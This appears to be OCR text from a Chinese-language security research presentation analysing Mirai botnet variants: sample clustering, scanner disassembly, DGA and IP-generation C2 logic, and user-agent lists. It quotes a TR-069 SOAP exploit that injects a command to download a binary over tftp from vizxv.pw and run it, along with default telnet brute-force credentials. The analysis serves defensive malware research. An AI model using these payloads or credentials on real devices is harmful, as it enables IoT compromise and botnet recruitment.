
MD5=dc1d45b1e955b34a6c8349b4ece511f8

- ".ktn"
- "dvrLoader"
- "dvrRunNer"
- "ndjakdnau"
- "asdnndnakk"
- "hdjakdjap"
- "shell"
- "enable"
- "system"
- "sh"
- "/bin/busybox MASUTA"
- "MASUTA: applet not found"


配置信息和变种

- 不同样本的配置信息差别较大：
  - 条目不同
  - 内容不同
- 这种差别通常意味着变种的存在
- 通过简单的聚类技术即可快速关联同种变种的样本

对~2600个样本的聚类结果



检测到的变种



- cluster_1 & cluster_2: 在HTTP flood中能支持多种伪HTTP agent的变种
  - 缺省的支持9种
  - Cluster_1：~110种
  - Cluster_2：~180种
- cluster_3: 对应DGA变种，配置信息中存在大量针对tr-069 的exploit

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
  - 基于配置信息检测变种
  - 基于扫描行为检测变种
- 典型变种分析

Mirai的扫描模块


- Mirai使用了自定义的算法来生成扫描的SYN包
  - 缺省扫描23/2323端口
- 同时安装一批用户名和口令用于后续的telnet暴力破解
  - 缺省安装了62对用户名和口令
- 上述工作在一个名为 ***scanner_init***的函数中完成
  - 由一个fork()出来的进程单独执行

2进制的*scanner_init*()函数




```
mov     ds:scanner_rawpkt, 45h
mov     ds:word_8056902, 2800h
call    rand_next
mov     ds:byte_8056908, 40h
mov     ds:word_8056904, ax
mov     al, ds:byte_8056920
and     eax, 0Fh
mov     ds:byte_8056909, 6
or      eax, 50h
mov     ds:word_8056916, 1700h
mov     ds:word_8056914, bx
mov     ds:byte_8056920, al
call    rand_next
mov     ecx, 0Ah
mov     ds:word_8056922, ax
mov     edx, offset unk_8054BC5
mov     eax, offset aPmnv ; "PMNV"
or      ds:byte_8056921, 2
call    add_auth_entry
mov     ecx, 9
mov     edx, offset aTkxzt ; "TKXZT"
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 8
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, edx
mov     ecx, 7
call    add_auth_entry
mov     ecx, 6
mov     edx, offset unk_8054BD1
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aZojfkra ; "ZOJFKRA"
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aFgdcvnv ; "FGDCVNV"
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aHvclvgaj ; "HVCLVGAJ"
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_8054BF1
mov     eax, offset aPmnv ; "PMNV"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_8054BF8
mov     eax, offset aPmnv ; "PMNV"
```

The *scanner_init* function



- 扫描端口硬编码
  - 左图中为0x17
- 用户名和口令调用add_auth_entry初始化到内存中
  - 反复调用

变种2：扫描7547端口

- md5=73f4312cc6f5067e505bc54c3b02b569, scan_port=7547, credentials={"10:ROOT:ADMIN", "9:ADMIN:ADMIN", "8:b64_41VQUE9SVA==:b64_41VQUE9SVA==", "7:ROOT:READYPLAYERONE", "7:ROOT:READYPLAYERONE", "7:ROOT:READYPLAYERONE"}

- md5=49906032a4be8440a8fd07158f05c33c, scan_port=7547, credentials={"10:root:xc3511", "9:root:vizxv", "8:root:admin", "8:root:admin", "8:root:admin"}

- md5=49a04cf810697b7f28dd01274e2882ca, scan_port=7547, credentials={"10:root:xc3511", "9:root:vizxv", "8:root:admin", "8:root:admin", "8:root:admin"}.

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
  - DGA变种
  - 一个支持多种伪HTTP agent的变种
  - SSH scanner 变种

DGA变种


- 出现于去年11月下旬，能通过TCP 7547传播
  - ***“Now Mirai Has DGA Feature Built in”***
  - ***“New Mirai DGA Seed 0x91 Brute Forced”***
- 在C2方面具有较强的冗余性考虑
  - 除了DGA，后续又出现了采用IPGA和硬编码C2 IP的方式
- 部分样本使用了非8.8.8.8的DNS resolver
- 样本本身包含了exploit，不同于缺省的Mirai传播方式
  - 更类似于更早的gafgyt

Bugged vs bug-fixed

Point 1: 2 coded versions



Bugged



Bug-fixed

“我爱360”☺

```
00409068 jalr    $t9 ; sub_40E7D0
0040906C move    $a0, $s0
00409070 lw      $gp, 0x40+var_30($sp)
00409074 move    $a1, $zero
00409078 la      $a0, loc_410000
0040907C la      $t9, sub_413000
00409080 addiu   $a0, (aRsarrsar - 0x410000)  # "悍■惇憟
00409084 jalr    $t9 ; sub_413000
00409088 li      $a2, 0x10
0040908C lw      $gp, 0x40+var_30($sp)
00409090 move    $a0, $s0
00409094 la      $t9, sub_40ED50
00409098 nop
```

DGA Seed before our blog…

Seed after our blog …

```
00409070 addiu   $s0, $sp, 0x40+var_28
00409074 jalr    $t9 ; sub_40FA90
00409078 move    $a0, $s0
0040907C lw      $gp, 0x40+var_30($sp)
00409080 move    $a1, $zero
00409084 la      $a0, loc_410000
00409088 la      $t9, sub_414860
0040908C addiu   $a0, (aIloveyouthrees - 0x410000)  # "iloveyouthreesixty"
00409090 jalr    $t9 ; sub_414360
00409094 li      $a2, 0x12
00409098 lw      $gp, 0x40+var_30($sp)
0040909C move    $a0, $s0
004090A0 la      $t9, sub_410010
004090A4 nop
```


MD5=ADACE72B5981D7281E57847701122EDD

IPGA feature

IPGA:***IP generation algorithm***

IPGA is a patch for DGA

Get a rand IP from a loop



MD5=7735980EF8C3B047A79101EAF9C3231F

C-style IPGA

```
…
do{
   rand_octet = rand_next()
} while(rand_octet >99 || rand_octet<92);
sprintf(cnc_buf, “%d.%d.%d.%d”,  185, 35,139, rand_octet );
// cnc_buf  is the new C&C now
…
```

配置信息中包含针对tr-069的exploit

- <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /var/tmp;cd /tmp;tftp -l b -r b -g vizxv.pw;sh b`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> <NewNTPServer4></NewNTPServer4> <NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>"

- <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV ="http://schemas.xmlsoap.org/soap/envelope/" SOAP-NV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /var/tmp;cd /tmp;tftp -l b -r b -g vizxv.pw;sh b`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> <NewNTPServer4></NewNTPServer4> <NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>"

MD5=3ca373998abe47bbd13b987e7e2029bd

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
cluster_1 & cluster_2



缺省的9个伪HTTP agent

- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7"

cluster_1中约110个agent信息

- "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.0)"
- "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0"
- "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0"
- "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET4.0E; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)"
- "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET4.0E; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)"
- "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9b4) Gecko/2008030317 Firefox/3.0b4"
- "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9b4) Gecko/2008030317 Firefox/3.0b4"
- "Mozilla/5.0 (Windows; U; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; BIDUBrowser 8.7)"
- …（*省略若干*）

关于这个变种的其他信息

- 相对cluster_1，cluster_2又添加了约60个新HTTP agent
- 该变种扫描23端口
- 只支持缺省的攻击类型
  - 0_1_2_3_4_5_6_7_9_10

该变种只是增强了HTTP flood攻击能力

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
>120对用户名/口令


Lines vs Sizes
Mirai samples vary greatly in credentials size and lines
5k
4k
3k
2k
1k
0
Size
-100
0
100
200
300
400
Lines
Sample Count
缺省值（62, 620）

该变种的一些汇总

- 样本中存在扫描22和23端口的代码
- 只保留了Mirai的扫描功能
  - 未发现C2通信和DDoS攻击代码
- 去年12月初出现，目前仍在活跃

这是一个具有较强SSH扫描能力的扫描专用变种！